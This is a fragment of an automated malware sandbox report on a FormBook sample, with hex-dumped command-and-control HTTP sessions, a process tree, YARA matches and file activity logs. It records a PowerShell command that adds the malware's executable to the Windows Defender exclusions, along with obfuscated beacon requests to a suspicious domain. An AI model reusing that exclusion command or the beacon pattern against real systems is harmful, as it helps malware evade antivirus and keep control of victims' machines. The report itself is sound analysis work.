53 6f 7a 4a 62 35 30 48 63 51 44 71 69 5a 6b 36 57 31 52 77 58 6b 31 4a 44 77 6a 76 59 64 77 61 46 4e 49 48 75 63 6f 38 55 68 65 45 38 77 36 70 4d 46 53 30 74 43 6f 37 51 36 51 56 63 7a 43 34 47 65 49 56 7a 39 5a 41 7a 55 39 4d 4c 7a 7a 72 53 31 31 77 59 53 38 56 52 52 6d 6c 4c 78 7a 6e 7a 50 6d 62 33 72 37 5a 6c 4c 49 71 7a 56 31 46 61 28 62 45 44 6b 4a 4f 43 59 68 72 76 62 47 42 4d 50 53 4f 55 44 4f 56 62 62 2d 51 63 63 49 33 46 33 41 77 55 4f 42 72 31 52 2d 30 47 5a 52 64 49 4b 53 67 33 4a 67 65 79 28 34 7e 66 66 6a 45 34 44 30 71 43 68 78 43 79 28 44 76 31 6d 37 65 57 58 59 75 63 59 6a 50 77 74 54 43 33 42 69 62 4c 5a 35 43 42 31 48 39 48 52 61 65 77 43 63 72 77 35 59 35 6c 45 47 6b 76 6d 69 64 6c 4b 53 52 37 28 75 38 6d 37 49 46 57 4d 73 6e 67 55 5a 72 50 6c 66 77 50 50 79 67 33 6a 6a 56 46 68 45 6b 46 51 7a 4b 61 55 36 65 53 61 66 58 51 6b 69 67 41 6f 42 37 65 33 6e 52 78 54 32 76 78 68 4a 57 6f 59 63 71 4a 64 53 59 59 65 64 65 5a 68 41 69 54 35 73 63 66 78 62 61 78 4c 35 63 4e 5a 77 35 2d 50 70 4f 46 41 6b 63 36 36 73 28 42 57 4f 65 56 52 41 78 63 79 64 45 52 39 43 56 32 69 6a 77 6e 68 65 76 54 65 54 32 30 77 4a 48 75 41 5f 6a 63 46 51 39 48 77 47 46 55 30 58 35 4a 6a 57 47 34 4a 6f 71 64 62 44 6e
Data Ascii: 3fe=RpLgIaJQtvKr23GYjnfjz9ydu7LPoYkxOt(79nKvPgIGL4gpXfqoNhDnhpDf7cBx01Z7e1JcC6PAsdDxmz4m rzZTZUFLuQ308BAiWGBodh8IsNhX8YjJ9Hqq~K3rBEDjjZntCi9ZCj7FYgLmgkTtzB8Wpoqy~Y4kYTalhaCJuX4ID9 hJJ3ud~2eOg8bYNinUzk9ztbb1M3jowhwdPXl80A1iHAn0NJsxwXTsMLvJ9yN76UGVoxzehxB28ow0k2uF0176mpgs ZpLQCwxOypBI~okUMNwE(fUHWccIeWN-~8uJiJYAHxpO5NbCG2WR1gfrIYzZ3H2qlQ0Fwe69uz1Avsqk21Y7dULJMx D79x~b6brdYEWmqbThiHIkyn(Y0dqr(xhdzI3_JQ9Y5720gTOr4dDHniSsuDUsI7CP5RFgbhO1gpfwqcxeKRK38yc8 dQYEcvoHjOcRY05D3LM782NnfjJ9(L53znoxxKUJLB(tae6iJAaveWltXVLxclQF948tzDjDqdcZVHMDhEn6qN~cgB iqYXEWKHtUz92RbR3z7mP8agXHWU237nclQ2t6H1HxiJH-bpNpM0ZA6I2JhUcM(hASL1ox9cS-hayCWCdd8_h9vrEM 84hA(PC4PTlWJ2LQqmjnXB(GVG4Nodrhup4Iz3PUaX~WHYN-vOWMGVrkylaewtLDfhKieJx7xvws1oF1ouAIAf(0hY IT~hGvl4p6LCcsUxZCSeCSuYiJb_aELFarltPDjXk3MdqLr08p2u3Y5K97AHWjW56jfSl0h245ILGZ73SSxOej5gE8 uY(vAzww(bj2S-4QvfXDvT(YdiGLVriGn9NTAw200qbAG0Inzx88hSg0oq2KB1cKkmYVX4eslAWHhJ8nw060ZSJCU4 EVtWi0vUxVaYQltV3N5tRjLXuobcTbxdOkViXQnDW1WUuKb1TyEjoHMQ5SozJb50HcQDqiZk6W1RwXk1JDwjvYdwaF NIHuco8UheE8w6pMFS0tCo7Q6QVczC4GeIVz9ZAzU9MLzzrS11wYS8VRRmlLxznzPmb3r7ZlLIqzV1Fa(bEDkJOCYh rvbGBMPSOUDOVbb-QccI3F3AwUOBr1R-0GZRdlKSg3Jgey(4~ffjE4D0qChxCy(Dv1m7eWXYucYjPwtTC3BibLZ5CB 1H9HRaewCcrw5Y5lEGkvmidlKSR7(u8m7IFWMsngUZrPlfwPPyg3jjVFhEkFQzKaU6eSafXQkigAoB7e3nRxT2vxhJ WoYcqJdSYYedeZhAiT5scfxbaxL5cNZw5-PpOFAkc66s(BWOeVRAxcydER9CV2ijwnhevTeT20wJHuA_jcFQ9HwGFU 0X5JjWG4JoqdbDnujO01H62Ac6nijl0pPl8v~QJl5ZBGbi7LqUgR5YMvLYkyLcjVbfX7TtySKl4o6flRzJJIrMeLfRXUlO00wzp_ JB6tbHsMEvL8AxeRjq21qLjxw0r9r9HoQ48_9egrockAaAq6(WMUgzORoM8Kzp7o9N6PHrR_bSjvKDADFzSFMh9gLv QS1teO3VAlufc6X7F1tGbzzyWpKFmLcZuHAvRfThps05m2ymKfxwdIhVt7E_3IcE6wtgLo39WmkBgTNIDVNs2bQ_01 JHN8qwkz~epqV5VvwANxJhpH4evHUKjgvevra3saERuzHQ6_vf3M6zYUO2(rZsmRyPT2fb4QDmG7nuI5d6e0UzhlVm NNu9HMIIdbSUEWkXEmxD1RFmCJHW3DTl42AoKpg74VBs8NvqhKtHwWcQ9oP5Yus7MjPIZlcV9Pzuqo93~mx3DlxkDx niZonNpPdmD5XdTaKzk5FajK2ET8tYUr0PTHWtclGn~07Zvg~ykEj1T5SCLfcf914nYasOaFz6hrWZnEG7B561LucT dXPi7AALa8PElTixYB9qHGY41CpoVaFKDPurViNAiugGB1pSTj5zwgYBVAhn6PMfUfNb~Wf8Ty(-rmfVAoLi5lN6NK xoi5q5ONKjrPZf9OjQvA3cp-TrLDyPCGP6L56suwziLiR2i916oiY03ispI9OOUwi1hNVlfKMldn7WXoHsWdNRdZB4 vToVDSfzTeYTVghAEO(UFhoq331xdXPO23UHr4B-htFMWWrjvvOgowCFjxfquGYfJUn8KqnyMRKrJqlU4ITOeiK39l K3XhcURmokZ3e6MwjyJQ7CXIZamgsX7BKF11579-mPdXN4KFxFNEOFbecY0XINUPBOnVKoQ9qUXld2tXTBx0cD1qpr zJPOWfbTuLCVJVNAx780u2~AzuqHGXsfoB6pAgU8qgNrr2czoXRB27ccSRsZ41mOvViSqIYeGwh8othwu0ElIrKkDd gN5yXJXOIbxTM2vLs38Ka-OE~edWfVb1VHLYBsOeJIGM0GNmXMtL4YP2~f3GiwAaufOkO_AtRjps18YVTOAIIr5Z(r pfD71AfjR9K6NPhM4pOd5y(PotqjFWuCnyduEh4rYOlTYv8qTkI9aGTR5bx5rU4IVE6PGYsd8BWpZPYZyS2KTsKYmt 7LVTvpMX6MmZ6Y8l~E1I7sKqCFd8C4np7dOUAi(2vXkZnibbmZpzNQHTCrZtUxblounfXSiO31OKDRwlMpxELpdWIF aUMk8KRA~MZROte10DF00lsVrmurmC113YAiiHjTgdWb3MAAyYaBJqLRKplpiOufAbspHmQGCMdM36mmW3oKRTlbbu dco0NuRdO_re5x0MFAREaer0iseq82q3xgwe6f8S76QjAYnPf3vuo2wEMZ8H1CwkrLN8muvH8S1BLuEeQRNiHgNcmE 0KzRTXI8Inrc23dMHnN_TZeKQ4Byftck3Nq-u_FkzBNVNBvfLwg-uA(3geIVKH9Q7Zy5MMgGqrRXrYDxbFMIV0rQm9 fYj8Oqr8cFQKG9NCmZTp(xSGfz9gTgkZrHjEmt3Qs8YMqsTtvKDo7aspFSPpDC5M4W7xmCXZ68ZN9WYmqF(M62Luk5 Dl93DMEpnEzoWv3B2OHD9p5_KmirZtlSTHikjQIBrFpeDLlukcMlASky2o0Wan0qKfRjzGXxkfi_JUpmmUDvXXqKxj nM~YYTRcLR~QBI(FhXPW7Kq1ka3ICjGGcPrXZ6cNfwhsT99e1Nq5dDO5x7dtoE96jc~l1_SBrBNiWyKWtBy43V~ZYr VtF8cEkI(vHvufr_JOUqTH2Rocitw6gPhgjhjaG8Iqq1paZ-5zror4vaL8T2qseXcR(18T9m7XQU3XO7QRTMcuxrofliyyyhHfqI pPFdHMlxTm2gzxJ8bjkdGeC-Bm0hY3UMGIh0O_l6Py1PCJvIXGzIwCceTPzKix2ledOs9W8WsHoCC_zduYXSPE2YAs oWZqlcwrkBzh67dbPIbt9OtHFpeKycSb515LiBZe5Ag7aOnySNE0eB5pcb3PMxR1B5W1UvKLgDJo0PWc9r1Z4Yw4YO qqejrXJrPhsRSLUuE59sSO~IfaMFRxIYd6VswpoqitqU79idduerjZOJbojpxO2my1RTfDBSOICQSz1nZNXHILF5LS 1AW2C3tjzRF3g6Z_Tjfq~wA4sen0vQ~TL91M21CVxdozihhhstpOijSK0letez(DJPmQc8rH11vY43Leyvyui8U6kn4TiI(aBN49 lZ(bbIRY65akswsKV13L3SaybyuUCYRHv9DvRBaVgd1pTKK6gojQRxvv2Ew8M4o7dxOXsFJL(ZOKQkNvexPICCxWhs ZV7R~0~BcKH4M6DybxyL6ZHP5clkILXL6cnon5cY3RUSbcwblaAEucmNb-GXqWyo4lXRId4HvMripqXh8e5s1DHAzl 6kIsiN(RmPi2zdF_LnjcO2LsnVTmRn1uUqEWX9JfmyNscu6-F7hBoxxc7OEtxSNwGzUz81vIXblxkWI9UaT6ODQfRF fuDhbDBrwfUyqXWAdN9-UK1vYpWclL6D8MHgk15Wq2A5rgMK1Q~xF9cGTrhtR4UPIC5lbuwmlCuArXNueVb8h9rHMX nqfV(5cZwrJlW7L5jOgQedFmJ8Bi0XI9FjRX2QKk40kfKcWolptq8h5lNpBACJksOCeFTcXkOfhvQbhnk4AeXRGePU ibN1Fe58
May 14, 2022 15:30:28.803536892 CEST	9274	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.20.2 Date: Sat, 14 May 2022 13:30:28 GMT Content-Type: text/html Content-Length: 157 Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.20.2 </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49783	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:28.532234907 CEST	9272	OUT	GET /n6g4/?3fe=er/aW89j3eiO30Tth32zztWhmYSSn5MxbIqpkVj2P1EZBbsuTNG7fFHg+MTirOdy738q&r2MLI=tjrDPFcXi HTTP/1.1 Host: www.bldh45.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 15:30:28.838778973 CEST	9276	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Sat, 14 May 2022 13:30:28 GMT Content-Type: text/html Content-Length: 5248 Last-Modified: Fri, 11 Mar 2022 02:41:55 GMT Vary: Accept-Encoding ETag: "622ab6f3-1480" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 26 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 32 38 2e 31 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 3a 21 30 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e7 99 be e5 ba a6 e7 bb 9f e8 ae a1 22 2c 74 29 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 65 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 6f 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 65 2c 6f 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 65 2c 6f 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.28.1",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){console.log("",t);var e=document.createElement("script");e.src="https://hm.baidu.com/hm.js?"+t;var o=document.getElementsByTagName("script")[0];o.parentNode.insertBefore(e,o)}function baiduPush(t,e,o){window._hmt.push(["_trackEvent",t,

Statistics

Behavior

- iuvRyl9i7D.exe
- powershell.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- iuvRyl9i7D.exe
- iuvRyl9i7D.exe
- explorer.exe
- control.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: iuvRyl9i7D.exe PID: **4928**, Parent PID: **5260**

General

Target ID:	0
Start time:	15:28:36
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\iuvRyl9i7D.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\iuvRyl9i7D.exe"
Imagebase:	0x960000
File size:	731648 bytes
MD5 hash:	F7ECD12D134AAF3541396C78337CE672
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.296276978.0000000002D71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.296852767.0000000002E29000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.298160865.0000000003E93000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.298160865.0000000003E93000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.298160865.0000000003E93000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: powershell.exe PID: **6568**, Parent PID: **4928**

General

Target ID:	3
Start time:	15:28:52
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe
Imagebase:	0x1210000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAACF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_21wlmt0u.5nd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C8F1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4ekjb5no.0s4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C8F1E60	CreateFileW
C:\Users\user\Documents\20220514	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8FBEFF	CreateDirectoryW
C:\Users\user\Documents\20220514\PowerShell_transcript.305090.7Vik_2vb.20220514152854.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C8F1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_21wlmt0u.5nd.ps1	success or wait	1	6C8F6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4ekjb5no.0s4.psm1	success or wait	1	6C8F6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_21wlmt0u.5nd.ps1	0	1	31	1	success or wait	1	6C8F1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4ekjb5no.0s4.psm1	0	1	31	1	success or wait	1	6C8F1B4F	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.305090.7Vik_2vb.20220514152854.txt	0	3	ff		success or wait	1	6C8F1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220514\PowerShell_transcript.305090.7Vik_2vb.20220514152854.txt	3	678	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 34 31 35 32 38 35 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 30 35 30 39 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220514152856Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 305090 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	44	6C8F1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 67 14 00 00 19 00 00 00 4b 0c fd 04 fd 07 fd 07 fd 07 00 00 fd 01 4d 00 07 00 2f 0c 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@egKM/@	success or wait	1	6DD776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 52 00 00 00 0e 00 20 00	H<@^L"My:R	success or wait	17	6DD776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DD776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DD776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DD776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 fd 67 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 fd 01 40 00 44 4d 40 01 3a 4d 40 01 22 4d 40 01 fd 00 40 00 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 1b 3b 40 01 45 4d 00 01 fd 71 00 01 fd 71 00 01 fd 53 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@g@z T@T@=M@@DM@:M@"M@@ M@!M@;M@D@D @@M@<M@$M@8M@? M@;@BMDmE;@EMqqS	success or wait	11	6DD776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9E03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9E03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D9E03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DA91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6DA9203F	ReadFile
